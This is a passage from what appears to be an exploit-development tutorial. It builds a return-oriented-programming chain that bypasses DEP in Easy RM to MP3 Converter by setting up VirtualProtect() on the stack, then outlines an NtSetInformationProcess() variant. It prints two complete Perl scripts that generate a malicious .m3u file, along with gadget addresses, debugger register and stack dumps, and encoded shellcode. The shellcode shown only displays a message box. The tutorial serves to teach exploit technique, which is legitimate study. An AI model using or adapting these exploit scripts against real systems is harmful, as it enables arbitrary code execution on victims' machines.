close($FILE);
print "m3u File $file Created successfully\n";
```

Let's step through in the debugger and see what happens after add esp,20 + ret is executed :

ret returns to 0x763C982F (which puts EDI into ESI).


At this time, the registers look like this :



```
EAX 0010F734
ECX 7C91005C ntdll.7C91005C
EDX 003F0000
EBX 00114A58
ESP 0010F76C
EBP 41414141
ESI 0010F734
EDI 77C5FCE0 msvcrt.77C5FCE0
```


(EAX and ESI now point to the saved address on the stack)

This gadget returns to 0x1002DC4C, which will add 0x100 bytes to EAX. This will increase the value in EAX to 0010F834, which points to the nops before the shellcode :




```
0010F804  90909090 ÉÉÉÉ
0010F808  90909090 ÉÉÉÉ
0010F80C  90909090 ÉÉÉÉ
0010F810  90909090 ÉÉÉÉ
0010F814  90909090 ÉÉÉÉ
0010F818  90909090 ÉÉÉÉ
0010F81C  90909090 ÉÉÉÉ
0010F820  90909090 ÉÉÉÉ
0010F824  90909090 ÉÉÉÉ
0010F828  90909090 ÉÉÉÉ
0010F82C  90909090 ÉÉÉÉ
0010F830  90909090 ÉÉÉÉ
0010F834  90909090 ÉÉÉÉ
0010F838  90909090 ÉÉÉÉ
0010F83C  90909090 ÉÉÉÉ
0010F840  90909090 ÉÉÉÉ
0010F844  90909090 ÉÉÉÉ
0010F848  90909090 ÉÉÉÉ
0010F84C  90909090 ÉÉÉÉ
0010F850  90909090 ÉÉÉÉ
0010F854  90909090 ÉÉÉÉ
0010F858  90909090 ÉÉÉÉ
0010F85C  90909090 ÉÉÉÉ
0010F860  90909090 ÉÉÉÉ
0010F864  90909090 ÉÉÉÉ
0010F868  CFDAE089 ëα┌╧
0010F86C  5AF47009  p⌠Z
0010F870  4A4A4A4A JJJJ
0010F874  4A4A4A4A JJJJ
0010F878  434A4A4A JJJC
0010F87C  43434343 CCCC
```

This gadget will return to 0x77E84115, which will perform the following instructions :




```
77E84115  8946 10    MOV DWORD PTR DS:[ESI+10],EAX
77E84118  8BC6       MOV EAX,ESI
77E8411A  5E         POP ESI
77E8411B  C3         RETN
```

1. It will write EAX (=0x0010F834) into the address contained in ESI, + 0x10. ESI currently contains 0x0010F34. At ESI+10 (0x0010F44), we have the placeholder for the return address :



```
0010F728  100102DC ▄☻◘▶ MSRMfilt.100102DC
0010F72C  41414141 AAAA
0010F730  0010F734 4≈▶.
0010F734  0010F734 4≈▶.
0010F738  41414141 AAAA
0010F73C  1001653D =e◘▶ MSRMfilt.1001653D
0010F740  7C801AD4 ╘→Ç| kernel32.VirtualProtect
0010F744  57575757 WWWW
0010F748  58585858 XXXX
0010F74C  59595959 YYYY
0010F750  5A5A5A5A ZZZZ
0010F754  10035005 ♣P♥▶ MSRMfilt.10035005
0010F758  48484848 HHHH
0010F75C  48484848 HHHH
```

When the mov instruction is executed, we have successfully written our return address (pointer to nops) as parameter to the VirtualProtect() function :



```
0010F738  41414141 AAAA
0010F73C  1001653D =e◘▶ MSRMfilt.1001653D
0010F740  7C801AD4 ╘→Ç| kernel32.VirtualProtect
0010F744  0010F834 4°▶.
0010F748  58585858 XXXX
0010F74C  59595959 YYYY
0010F750  5A5A5A5A ZZZZ
0010F754  10035005 ♣P♥▶ MSRMfilt.10035005
0010F758  48484848 HHHH
0010F75C  48484848 HHHH
```

2. ESI will be saved in EAX, and some data from the stack is saved into ESI.

<u>Stage 3 : crafting the second parameter (lpAddress)</u>

The second parameter needs to point at the location that needs to be marked executable. We will simply use the same pointer as the one used for the first parameter.

This means that we can - more or less - repeat the entire sequence from stage 2, but before we can do this, we need to reset our start values.

At the current time, EAX still holds the initial saved stack pointer. We have to put it back in ESI. So we have to find a gadget that would do something like this : PUSH EAX, POP ESI, RET

```
0x775D131E :  # PUSH EAX # POP ESI # RETN    [Module : ole32.dll]
```

Then, we have to increase the value in EAX again (add 0x100). We can use the same gadget as the one used to generate the value for parameter 1 again : 0x1002DC4C (ADD EAX,100 # POP EBP # RET)

Finally, we have to increase the value in ESI with 4 bytes, to make sure it will point to the next parameter. All we need is ADD ESI,4 + RET, or 4 times INC ESI, RET

I will use

```
0x77157D1D :  # INC ESI # RETN   [Module : OLEAUT32.dll]
```

(4 times).

So, the updated sploit script will now look like this :

```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX------------------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #return address (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #writeable address
$params=$params.("H" x 8);  #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F);  # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode--------------------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#----------------------------------------------------------
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#EAX now contains stack pointer
#save it back to ESI first
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#-----Make eax point at shellcode (again)--------------------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
```

```
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

Stage 4 and 5 : third and fourth parameter (size and protection flag)

In order to create the third parameter, I decided to set the size to 0x300 bytes. The gadgets we need to do this are XOR EAX,EAX and ADD EAX,100

The technique to write the resulting value as a parameter is exactly the same as with the other parameters


- Save EAX into ESI
- Change EAX (XOR EAX,EAX : 0x100307A9, and then ADD EAX,100 + RET, 3 times in a row : 0x1002DC4C)
- Increase ESI with 4 bytes
- Write EAX to ESI+0x10

The fourth parameter (0x40) uses the same principle again :

- Save EAX into ESI
- Set EAX to zero and then add 40 (XOR EAX,EAX + RET : 0x100307A9 / ADD EAX,40 + RET : 0x1002DC41)
- Increase ESI with 4 bytes
- Write EAX to ESI+0x10

Final stage : jump to VirtualProtect


All parameters are now written to the stack :



```
0010F730  0010F734 4=▶.
0010F734  0010F734 4=▶.
0010F738  41414141 AAAA
0010F73C  1001653D =e0▶ MSRMfilt.1001653D
0010F740  7C801AD4 ╘+Ç| kernel32.VirtualProtect
0010F744  0010F834 4°▶.
0010F748  0010F834 4°▶.
0010F74C  00000300 .♥..
0010F750  00000040 @...
0010F754  10035005 ♣P♥▶ MSRMfilt.10035005
0010F758  48484848 HHHH
0010F75C  48484848 HHHH
0010F760  763C982F /ÿ<v comdlg32.763C982F
0010F764  1002DC4C L▄0▶ MSRMfilt.1002DC4C
0010F768  41414141 AAAA
0010F76C  41414141 AAAA
0010F770  77E84115 §A‡w RPCRT4.77E84115
```

All we need to do now is find a way to make ESP point to the location where the pointer to VirtualProtect() is stored (directly followed by the arguments to that function), and somehow return to it.

The current state of the registers is :



```
Registers (FPU)
EAX 0010F740
ECX 7C91005C ntdll.7C91005C
EDX 003F0000
EBX 00114A58
ESP 0010F7FC
EBP 41414141
ESI 41414141
EDI 77C5FCE0 msvcrt.77C5FCE0

EIP 77E8411B RPCRT4.77E8411B
```

What are my options to do this ? How can I make ESP point at 0010F740 and then return (to the pointer to VirtualProtect()) ?

Answer : EAX already points at this address. So if we can put eax into esp and then return, it should be fine.

Search rop.txt for a push eax / pop esp combination :

```
0x73DF5CA8 # PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN    [Module : MFC42.DLL]
```

This one will work, but there are 2 POP instructions in the gadget. So we have to adjust EAX first (to compensate for the POP's). We basically need to subtract 8 from eax first, before adjusting the stack.

To do that, we can use

```
0x775D12F1  #SUB EAX,4 # RET
```

Our final chain will look like this :


- 0x775D12F1
- 0x775D12F1
- 0x73DF5CA8

Put everything together in the exploit script :

```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX------------------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #return address (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #writeable address
$params=$params.("H" x 8);  #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F);  # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode--------------------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#----------------------------------------------------------
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#EAX now contains stack pointer
#save it back to ESI first
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#-----Make eax point at shellcode (again)--------------------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding

#save EAX in ESI again
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#create size - set EAX to 300 or so
$rop2=$rop2.pack('V',0x100307A9);  # XOR EAX,EAX # RETN
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#write size, first set ESI to right place
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
#write (param 3)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#save EAX in ESI again
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#flNewProtect 0x40
$rop2=$rop2.pack('V',0x10010C77);   #XOR EAX,EAX
$rop2=$rop2.pack('V',0x1002DC41);   #ADD EAX,40 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module : OLEAUT32.dll]

#write (param4)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#Return to VirtualProtect()
#EAX points at VirtualProtect pointer (just before parameters)
#compensate for the 2 POP instructions
$rop2=$rop2.pack('V',0x775D12F1);  #SUB EAX,4 # RET
$rop2=$rop2.pack('V',0x775D12F1);  #SUB EAX,4 # RET
#change ESP & fly back
$rop2=$rop2.pack('V',0x73DF5CA8);  #[Module : MFC42.DLL]
# PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN

#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
```

```
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

Result :


Performance Options
Visual Effects
Advanced
Data Execution Prevention
Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?
Turn on DEP for essential Windows programs and services only
Turn on DEP for all programs and services except those I select:
Easy RM to MP3 Converter
(Media file info)
Please press 'Load' or
CORELAN
rop test by corelanc0d3r
OK
Purchase
Load
Batch
Stop

Direct RET - ROP Version 2 - NtSetInformationProcess()

Let's use the same application/vulnerability again to test a different ROP bypass technique : NtSetInformationProcess()

This function takes 5 parameters :


Return address	Value to be generated, indicates where function needs to return to (= location where your shellcode is placed
NtCurrentProcess()	Static value, set to 0xFFFFFFFF
ProcessExecuteFlags	Static value, set to 0x22
&ExecuteFlags	Pointer to 0x00000002, may be a static address hardcoded in your sploit, but must be writeable
sizeOf(ExecuteFlags)	Static value, set to 0x4

The exploit rop layout will most likely look pretty much the same as with VirtualProtect() :

- save stack position
- jump over the placeholders
- generate the value for the return address
- generate the value for the second parameter (0x22) and use "ESI+0x10" to write it onto the stack
  - zero out eax : XOR EAX,EAX + RET : 0x100307A9
  - ADD EAX,40 + RET : 0x1002DC41 + chain of pointers to ADD EAX,-2 until it contains 0x22 (0x10027D2E)
  - Alternatively, use ADD AL,10 (0x100308FD) twice and then INC EAX twice (0x1001152C)
- if required, generate value for the third parameter (pointer to 0x2, writable address). Tip : try running "!pvefindaddr find 02000000 rw" in Immunity Debugger and see if you can find a static / writeable address.
- generate the value for the fourth parameter (0x4) and use "ESI+0x10" to write it onto the stack
  - inc eax 4 times : 0x1001152C

Good exercise.

Just to prove that it works :



ropped by corelanc0d3r using NtSetInformationProcess()

Direct RET - ROP Version 3 - SetProcessDEPPolicy()

